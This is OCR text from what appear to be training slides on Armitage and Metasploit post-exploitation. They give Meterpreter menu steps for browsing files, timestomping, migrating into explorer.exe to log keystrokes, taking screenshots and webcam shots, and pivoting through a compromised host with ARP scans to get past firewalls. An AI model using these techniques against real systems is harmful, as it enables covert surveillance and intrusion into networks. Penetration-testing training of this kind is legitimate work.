


Browse Files


- Meterpreter – Explore – Browse Files
  - Opens sortable file browser
  - Click top left folder to move up a directory
- Find a file you want? Right-click and …
- Timestomp: Get MACE values
  - Modified, Accessed, Created, Entry Modified








Processes




- Meterpreter – Explore – Show Processes
  - Kill a process
  - Migrate to a process
    - Find a process (such as explorer.exe) and click Migrate
    - Why?
  - Log Keystrokes only logs keys as seen by that one process
    - Explorer.exe see all keystrokes




PID	Name	Arch	Session	User	P
0	[System Process]	x86	4294967295		
8	System	x86	0		
140	smss.exe	x86	0	NT AUTHORITY\SY...	\S
164	csrss.exe	x86	0	NT AUTHORITY\SY...	\?
184	winlogon.exe	x86	0	NT AUTHORITY\SY...	\?
212	services.exe	x86	0	NT AUTHORITY\SY...	C
224	lsass.exe	x86	0	NT AUTHORITY\SY...	C
272	NOTEPAD.EXE	x86	0	LISXPM4I1\Admini...	C
380	svchost.exe	x86	0	NT AUTHORITY\SY...	C
412	SPOOLSV.EXE	x86	0	NT AUTHORITY\SY	C


Keystrokes




- Keyscan keystroke logger
  - Keystrokes displayed in near real time
  - Key logger injected into explorer.exe so you see all keystrokes



Screenshots and Webcam



- Screenshot
  - Meterpreter – Explore – Take Screenshot
  - Displayed in tabbed Armitage window
  - Click Watch - Armitage will take a screenshot every 10 seconds




- Webcam
  - Meterpreter – Explore – Webcam Shot
    - Takes picture!

Outline

1. Armitage Overview
2. Running Armitage
3. Attack
4. Post Exploitation
5. Maneuver


Maneuver / Pivoting

- Exploit trust relationships
- Use compromised host to compromise others



Setting Up a Pivot With ARP Scan


- Bypass firewalls if compromised host (DMZ host) is trusted by target of pivot (Internal host)




www.securitytube.net/video/2059

Setting Up a Pivot With ARP Scan


- Right Click compromised host
  - Meterpreter → Pivoting → Setup
  - Select the subnet in the Setup window
  - Metasploit tunnels TCP conns to eligible hosts through pivot host
    - These connections must originate from Metasploit






Setting Up a Pivot With ARP Scan

- Right click host, Meterpreter → ARP Scan
  - Armitage will display the networks that host has access to
  - Pick one that you do not have access to…
  - Click ARP Scan
    - More hosts should appear
    - Goals is to set up a pivot so you can scan those new hosts



